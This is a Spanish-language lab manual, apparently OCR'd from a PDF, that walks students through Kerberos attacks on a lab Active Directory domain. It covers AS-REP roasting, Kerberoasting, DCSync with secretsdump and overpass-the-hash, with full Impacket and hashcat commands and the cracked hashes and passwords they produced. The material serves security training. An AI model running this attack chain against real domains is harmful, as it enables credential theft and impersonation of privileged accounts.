Taller:


Atacando Kerberos de 0 a 100

Ataques a Kerberos – Manual de laboratorio

1 Indicaciones del laboratorio

.

- Todas las herramientas que se utilizaran en este taller están ubicadas en las siguiente ruta [/root/] en su máquina virtual asignada.
- Descargue e instale en su equipo un cliente SSH en este caso puede seguir las instrucciones de instalación siguientes: https://www.ssh.com/academy/ssh/putty/windows/install
- Para este taller se le asignara un IP para acceder por ssh a su maquina virtual y una credencial de acceso.
- Iniciar sesión ssh con la IP y credencial proporcionada:



2 Objetivo de aprendizaje 1 – [ASREPRoast]

Tarea:

- Enumerar los usuarios que tienen Kerberos Pre-auth deshabilitado.
- Obtener la parte cifrada de AS-REP de los usuarios identificados que no requieren autenticación previa (vulnerables a ASREPRoast).
- Cracking de contraseñas de Active Directory vulnerable a AS-REP Roasting Mediante la herramienta **Hashcat**

Solución:

Existen dos opciones para enumerar las cuentas vulnerables a ASREPRoast:

1. ***Enumerarlos utilizando credenciales de un usuario.***

La sintaxis para completar este ejercicio es la siguiente:

```
GetNPUsers.py <domain_name>/<domain_user>:<domain_user_password> -request -format <AS_REP_responses_format [hashcat | john]> -outputfile <output_AS_REP_responses_file>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# GetNPUsers.py dojo.local/dojo:'dojo#2021$$$' -request -format hashcat -outputfile hashes02.asreproast -dc-ip 10.0.0.4
```

Output:

```
root@[redacted]:/home/dojo/Lab-Kerberos/tools/impacket/examples# GetNPUsers.py dojo.local/dojo:'[redacted]' -request -format hashcat -outputfile hashes02.asreproast -dc
ip 10.0.0.4 -debug
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.7/dist-packages/impacket
[+] Connecting to 10.0.0.4, port 389, SSL False
[+] Search Filter=(&(UserAccountControl:1.2.840.113556.1.4.803:=4194304)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!(objectCategory=computer)))
[+] Total of records returned 4
Name           MemberOf  PasswordLastSet             LastLogon                   UAC
-------------  --------  --------------------------  --------------------------  --------
barbara.elyn             2021-07-18 20:19:26.908767  2021-07-19 18:45:23.155577  0x400200



[+] Trying to connect to KDC at 10.0.0.4
root@[redacted]:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

2. ***Enumerarlos utilizando una lista de usuarios existentes en el dominio. En este caso no se requiere de una contrasena***.

La sintaxis para completar este ejercicio es la siguiente:

GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_REP_responses_format [hashcat | john]> -outputfile <output_AS_REP_responses_file>

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

xxx@<user>:/home# **sudo -i**

root@<user>:~# **cd /root/impacket/examples**

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# **GetNPUsers.py 'dojo.local/' -usersfile userList/user.txt -format hashcat -outputfile hashes01.aspreroast -dc-ip 10.0.0.4**

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# GetNPUsers.py 'dojo.local/' -usersfile userList/user.txt -format hashcat -outputfile hashes01.aspreroast -
dc-ip 10.0.0.4 -debug
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.7/dist-packages/impacket
[+] Trying to connect to KDC at 10.0.0.4
[-] User dojo doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[+] Trying to connect to KDC at 10.0.0.4
[-] User franky.ashla doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[+] Trying to connect to KDC at 10.0.0.4
[-] User mechelle.link doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User joanne.clea doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User kirk.janelle doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User sharona.cherice doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User anita.adele doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User harlene.florry doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User gui.betteann doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User emalee.dorelia doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
[-] User cassondra.crysta doesn't have UF_DONT_REQUIRE_PREAUTH set
[+] Trying to connect to KDC at 10.0.0.4
```

El la ultima tarea de esta lección de aprendizaje vamos a obtener la contrasena en texto plano de los usuarios con configuraciones de kerberos vulnerables que se generaron en las dos tareas anteriores (hashes01.asreproast/ hashes02.asreproast) que contienen la misma información:

Para esta tarea vamos a utilizar la herramienta de crakeo de contraseñas llamada hashcat:

La sintaxis para completar este ejercicio es la siguiente:

```
hashcat -m 18200 -a 0 <AS_REP_responses_file> <passwords_file>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/deactivate

root@<user>:/root/impacket/examples# hashcat -m 18200 hashes01.aspreroast pwdlist/rockyou.txt --force
```

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# hashcat -m 18200 hashes01.aspreroast pwdlist/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Xeon(R) Platinum 8171M CPU @ 2.60GHz, 1024/2961 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=16 -D DEVICE
_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=18200 -D _unroll'
Dictionary cache hit:
* Filename..: pwdlist/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5asrep$23$barbara.elyn@DOJO.LOCAL:ab2ed9dba5612ed63f556f439c5b9a37$1bf57e4be6f626ab00d0be05b7e8b9ed2692a437be6af2675691cd74a46b08ee6be3f560f02aa27bb3563b04a608bae1d
886447da0ce32b290f24d992d9636790760a4dbf654328cb0e8f678b4713e5a729e995304eac1fdccc8b45ce64cf053ac802f42f6e42b3de033e2e59b53c8b64799e0a6ab2cf2c120055ba48237bbbd1349da317
5116906595a7d6eaba4200f639ca4d3d5da8f2b7c9c45fd64954eab530ec94b9516e470823c13e7562fdbca740d2b096f23604d55f01972e1986af66740d98ec2f84a6abd6781ca9ce5d87be7ef66ba1f5aa5309
9d7243dbf3c1afe33b877ea9e1bf446:saturn

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$barbara.elyn@DOJO.LOCAL:ab2ed9dba5612...1bf446
```

3 Objetivo de aprendizaje 2 – [Kerberoasting]

- **Tarea**:
  - Utilizar el ataque Kerberoast, descifrar la contraseña de una cuenta de servicio del servidor SQL asociada a una cuenta privilegiada.
  - Obtener la contrasena en texto plano de las cuentas de usuarios que están asociadas a SPN de servicios tales como por ejemplo MSSQL, Exchange o IIS.

- **Solución:**

Primero tenemos que averiguar los servicios que se ejecutan con cuentas de usuario.

La sintaxis para completar este ejercicio es la siguiente:

```
GetUserSPNs.py <domain_name>/<domain_user>:<domain_user_password> -outputfile <output_TGSs_file>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# GetUserSPNs.py -request -dc-ip 10.0.0.4  dojo.local/barbara.elyn:'saturn' -outputfile hashes-01.kerberoast
```

Output:

```
root@[redacted]:/home/dojo/Lab-Kerberos/tools/impacket/examples# GetUserSPNs.py -request -dc-ip 10.0.0.4  dojo.local/barbara.elyn:'saturn' -outputfile hashes-01.kerberoast
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

ServicePrincipalName                 Name          MemberOf                                      PasswordLastSet             LastLogon                   Delegation
-----------------------------------  ------------  --------------------------------------------  --------------------------  --------------------------  ----------
http_svc/DC-dojolocal.dojo.local     dell.roslyn   CN=IT_SYSADMINS,CN=Users,DC=dojo,DC=local  2021-07-18 21:42:45.871588  <never>
mssql_svc/DC-dojolocal.dojo.local    bobby.kym     CN=IT_SYSADMINS,CN=Users,DC=dojo,DC=local  2021-07-18 21:41:13.067045  2021-07-18 21:59:23.081318
exchange_svc/DC-dojolocal.dojo.local beulah.sonni  CN=IT_SYSADMINS,CN=Users,DC=dojo,DC=local  2021-07-18 21:40:24.157183  <never>



root[redacted]:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

En la última tarea de esta lección de aprendizaje vamos a obtener la contrasena en texto plano de las cuentas de servicios SPN asociadas a cuentas de usuarios (hashes-01.kerberoast) :

Para esta tarea vamos a utilizar la herramienta de crakeo de contraseñas llamada hashcat:

La sintaxis para completar este ejercicio es la siguiente:

```
hashcat -m 13100 --force <TGSs_file> <passwords_file>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# hashcat -m 13100 hashes-01.kerberoast pwdlist/rockyou.txt --force
```

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# hashcat -m 13100 hashes-01.kerberoast pwdlist/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Xeon(R) Platinum 8171M CPU @ 2.60GHz, 1024/2961 MB allocatable, 2MCU

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=16 -D DEVICE
_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=13100 -D _unroll'
Dictionary cache hit:
* Filename..: pwdlist/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*dell.roslyn$DOJO.LOCAL$dojo.local/dell.roslyn*$b45c9f4b09e3258d302f45db9ca0411b$637d62421a07a84e4f9e11e4ef459c91755725b3e5e0e94d511182a639b22f06591311ffeac
10c8421c0d3992a8104e95e3dd6f70dbf37e2fa3fc0e1227afce797ebd406fcad96e5b70a528d4c1115ab9f33bf5c27c0f55e9d5b0dcf7689889acb8f68315286f05ee5c49e3af925a40709fe8a28f1c55d45c8a
45afcdc68e3d2f1395f9e2e7765431b9669e0737f316c8bfa5fb93aecbd96a607ef74653d388bf47c88b7f4f27749d206e1c6bcaf7a3ffbb397489566e3e6cfd434c0f965a18344f97013e38687c6e9af040b3a7
c3ef5f375171604e3af10ff58e6f217dcf11ffdc0a2dd3c02b74604ac0c0084f5b201c61fe24dc9b703dffb38c4d641e0e9634838f98b166439321dc82e831a5cef60e6df6613fc9c470ee0f9594f185572b529c
02d881d800bae8e317e3a6b1e0987f5f8622ee9b411f6cab262de464ccc357ccca90319d5514a77a2714993 0c819a80604ec32d5330e8856f90f27ccfad7638e7493191faafc129197e40050223df455f57f8849
193e849563fe9f47b50fc8a09ad2fe702d45a227821d90da57f3d8c52e95405c11dbcfb7141271e358c25e72bb24c1d463105f8c3f6d49d5c6c06767a85f79c3e787c30fce73f2124c6392af96e55276ea550df2
054ac0ed69dc73b7beb103d3abcef12e85cd86ca5a6702bf37d767e8431f5f7871ce91d7fe887fb23e5f3fb36849b4c1ee25c871063d4751e70921c34b0a69256261443f4f088d18dcd902bd834c9f6f90a17870
3600943a78d32b20531e98119bea6e0ce662c471481d971c6bd287b91f56d8a43cfb69739d9ee0d61ac0b31baf8669dd5e12d2794da3619cf2003726a68ecc954ef438b63d59059af2578a4711b20cc81225fe02
317f1c9d1ca5403dc51320f991ef5804cc70fff2e12ac94102f3e9c3dcaf500822d6b2363142c0f7458f2d32bf221a416a400956373db674b6a7381edcbfb2a4909d8a43553606febdaa4352f6d3a30d473ec4e7
3df73d7a37dc6613e4e73ec17999111f7de30076bd5efa075c91d39fc3cc6ae24e6aaad86417f2fd72ccc893ca90b4e3b80fe1971fc465ae83590eadad188b21e138075e20fe24f46f583d1172f2aa5fc3c1d77b
5d6da3cf8e09d45c8f177782a7047f050b2532aedbd357b47b79a4f0097784bfb392a00e7bd7190bc399bdf94bc37605b0c92c4a24945016c73b1f43fd1478967fec6057bdf4f52a3eb32af52a0a4c094971a080
```

```
7566068600d071a002ffb8bb8672144ac78f9e879c5c419a3637e0f220b5fda099e246572dc687caf90392b9ab2359a96f7e355ce915c75fb232dcb7ea273cf9af310706e68eb9f6276dce2eb6d432db16e794ef
f824ebde748b7ccbfd7ed59bbdf3d8cc96b049def9edd398e5e959180690a14f76b0399bf2119e8ccce9fd0fbcb86953264983ac3702000e0518e149d6401ed0c168301f4e80bcc330d798f760b0fe822df1ae09c
47be6c906d5bf2502c0a4004e761593b446ae3c5c316e45d51e32adcd29c0ef00733897c8554ec34c31d71a57f86d0aa1bf1f892a8c4a7491b5024c2e4d266f1a88c90245ed1ea50801f7caef2057548e757e27b
3b6c3800ab19fc594f60dc2bead7ef200f7860baa46c5aef7d3a7340dfa0f76b882d4f14408399183f7948d143db558bbb0819a3910b333de4d7cc6ea39dcb61f4b9dc05cbbf2ff29ff2ccefe6fdec0422591467d
8d0526075f4a67710594ea731e3a37faaef81e7c1c58b0f497f3e0def1e8b857449a17d78bdf35bdc310d110e3ce8fa76e128a82cce2ae49672abba47567d7faa741356d932f25c044e25dba2e44b66aafa129e4
443b95f90254661c7d30265d33bac047c5ac2b9bdf89f22b649d3cc7b5094f71d06ec6179b640d6ddba9f721a0fa0f96b71ca3d3a60266207ed452b06507c1e576185b9a35b34280333cb6ec8dedaf95e4310653
49471f3e45531586889dac60af75991b16d2a0a5c873c3b9a95d2cd78e031cfec35bc64381941319e5623ee67c413769e847514373a504edaa5661c19bc3ef2a517b56ab9e57986292a8c2fcbd578b1774d96dd0
a8b9bb10057eb234b36c0e7bb8080e1810fee1d680b47581d70f7f3b711c1cc82c6533e875adb36b95b641acf6786d5921513c1c52853f982f278983ba8111aa3d8f2ab541ab46196fce68f9063350aeb3f3b5ae
65176d61ac323ea038eec2cc65b5b8a5e69ccc3fe6767fbaf7068091c3911b8ac9ae754ec9a4975e5f91c01880 9c2bfd128bd5b4b2db5ea236d3b1c43bbdd1f64386b69e304de997a192a6d8284ceb3adadfbcb1
776e4b16224d73bd6d32039214ea530b4580c47926dfafd648e518f9780fd397585d6bafbd0a15a76a1f2f3bd6bfdcd1779724af1095fa347837070fd2579bf148d408e23d2b9cffa7d91c2cc37afd8bf992253b
900b739643845b13357fc1e:thomas
$krb5tgs$23$*beulah.sonni$DOJO.LOCAL$dojo.local/beulah.sonni*$264df8aabca1e25bb6b510eb81291f53$35c8a2fa28b758d0be192c0f30f78bf6662cd98e46fcda03043fbcbe7455703dc41d828c4
8d72daa7570ccefd609bcdcc54afe4c62216046f4f9ea42603dc0753f32e6cd7ace1d4644125aeada5d2a9ef584190ab91390cc47f02a49d19a47ceb1625d3e5248ee96b6142eec1656c84ecdc484e097a905eb3
383977ee871d85e428fc5ef33d62bae7f19acba3b5005ad92c5019c37d3e6a1eb7d120209647b3e5af9708f40e34bb92c0193ceb7ffabfdde82e659c3984b153cf3ad64570685130c47b54ca362d087fc44009e9
6aafc006e3c8e6caa6998509f495ed25cb0fe54dc5977dd0074e4eae0a347e5ffd7007a35306512845bec7e3c0e4259aa92ba740b0e100ce291507c25c6d6279d41fefd3a7d7e323aaba6176b28aa456315568dc
bd292ac94871ced02ae48d6002d85fdd27d258bf8ed16aa6acea4572ac60df1255ea0add29cb042ddc2ce44651f71b294fba22c19b72a85be053936837f674098099eec99e7c0a70455359e6d1c100a81a993f75
8def638b55e2234c4790d95944660a1a12f9495a892f60d9b615e1508966cc7818f759c42c8484de7fe5dde6f39dcbec0d3d138d1b49cd6a1bb14d9f0dc9fb791ccd1ba8dc4a5bb77dfe35e31acbbafb64bc3bf2
7f299cb845e734454a59486e43b458b59b093d3db2e2491b3c47b0296dc90042fbe7aa2c97112a6717d188c6723229677dd68a39de86fb4e66cda6d44fa53660452ec5d12cbf30ad789c50faf657dcfa8ae19f99
483d15e7baec401ba1c7dafe5144a6f50fe0d96f1071df00b63c4f9c0db075ebcad004c0bbbd8c2f1ae7a2635c80204d34889aee86cbef2a8aa5d0efb2783c251735a61ed2a643c703e652ab4e86f901eadec4b4
7e2ded0abfe7c600bad35e3221b0abe6300cdd7fa8609e4e83a1da97d75ba3ee366b56cb0f2029fce430f08849b3118e825bee473bdc62b19c6ca95ad35f0ab0684a942def7a1469fab0151da7751d896b004c53
f77f9cbe3ec021f4d66336412ce75fdb645f21480060055b0560d1d83d7ab04bec27a33bd0947fa14f6c92ed94ba054b780fed946ce312d257d9150675a3acbdaa182396a928dcb0c738e8ab333e4fb5bf3e2366
6022f3e41f1bfd90b52d28b361ab7f4e99fefff54ade298e14c88344f467f418e25a50bdace2d4a32a2d0d6ecbae63e4fec7c93d400bb4151928330f9d85938b362d12b355028b079af119afe46dbefcdf3f041f
140d353539dc86aed8f74321a06ef987741e8a152b7578ad2162a0d82b732bf9e3ab601561cde3448e04f03bebc8b8aaa99a588389f08b563acfe180faa5f4644b50f4d857c8981d3774ce434cad400d3a95272b
9629e6544b8e1b8ab0813d9a7807f:fish

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: hashes-01.kerberoast
Time.Started.....: Mon Jul 19 21:32:54 2021 (1 sec)
Time.Estimated...: Mon Jul 19 21:32:55 2021 (0 secs)
Guess.Base.......: File (pwdlist/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   361.9 kH/s (7.23ms) @ Accel:32 Loops:1 Thr:64 Vec:16
Recovered........: 3/3 (100.00%) Digests, 3/3 (100.00%) Salts
Progress.........: 69632/43033152 (0.16%)
Rejected.........: 0/69632 (0.00%)
Restore.Point....: 20480/14344384 (0.14%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: merlina -> 280690

Started: Mon Jul 19 21:32:54 2021
Stopped: Mon Jul 19 21:32:56 2021
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

4 Objetivo de aprendizaje 3 – [Overpass The Hash/Pass The Key (PTK)]

- **Tarea:**
  - Obtener el Hash NTLM de una cuenta comprometida por los ejercicios anteriores privilegiada mediante el ataque **DCSync** y así realizar un Realizar un taque de tipo PTK a una cuenta especifica en este caso "**bobby.kym**".
  - Descargar todos los hashes del controlador de dominio del dominio (dojo.local)
  - Crear un TGT que pueda suplantar la identidad de un usuario.
  - Conectarse remotamente pro WMI o SMB a cualquier servidor en el dominio que el usuario suplantado tenga acceso y permisos.

- **Solución:**

Lo primero que vamos a hacer es descargar los hashes NTLM del controlador de dominio utilizando el usuario y contrasena de uno de los usuarios comprometidos (beulah.sonni) en los ejercicios anteriores privilegiado.

La sintaxis para completar este ejercicio es la siguiente:

```
secretsdump.py beulah.sonni:'fish'@10.0.0.4 | grep bobby.kym | grep ::: > ptk_nthash; cat ptk_nthash
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# secretsdump.py beulah.sonni:'fish'@10.0.0.4 | grep bobby.kym | grep ::: > ptk_nthash; cat ptk_nthash
```

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# secretsdump.py beulah.sonni:'fish'@10.0.0.4 | grep bobby.kym | grep ::: > ptk_nthash; cat ptk_nthash
dojo.local\bobby.kym:1650:aad3b435b51404eeaad3b435b51404ee:2d0bc7fe9cd9293cdc87b2162a52a4a0:::
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

Ahora que cuentan con el hash NTLM para el usuario que se quiere suplantar su identidad y con esto ya se pueden realizar un ataque **overpass-the-hash:**

La sintaxis para completar este ejercicio es la siguiente:

```
# Request the TGT with hash

getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
```

Reemplazando estos parámetros en su máquina virtual debería generar el siguiente comando:

```
xxx@<user>:/home# sudo -i

root@<user>:~# cd /root/impacket/examples

root@<user>:/root/impacket/examples# source venv/bin/activate

root@<user>:/root/impacket/examples# getTGT.py dojo.local/bobby.kym -hashes aad3b435b51404eeaad3b435b51404ee:2d0bc7fe9cd9293cdc87b2162a52a4a0 -dc-ip 10.0.0.4
```

Output:

```
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples# getTGT.py dojo.local/bobby.kym -hashes aad3b435b51404eeaad3b435b51404ee:2d0bc7fe9cd9293cdc87b2162a52a4a0 -
dc-ip 10.0.0.4 -debug
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/local/lib/python3.7/dist-packages/impacket
[+] Trying to connect to KDC at 10.0.0.4
[+] Trying to connect to KDC at 10.0.0.4
[*] Saving ticket in bobby.kym.ccache
root@antonio:/home/dojo/Lab-Kerberos/tools/impacket/examples#
```

Ahora podemos autenticarnos como este usuario (**bobby.kym**) importando el TGT file y ejecutando una herramienta de acceso remoto:


Importar el TGT en Linux:

Sintaxis:

```
# Set the TGT for impacket use

export KRB5CCNAME=<TGT_ccache_file>
```

export KRB5CCNAME=/root/impacket/examples/bobby.kym.ccache



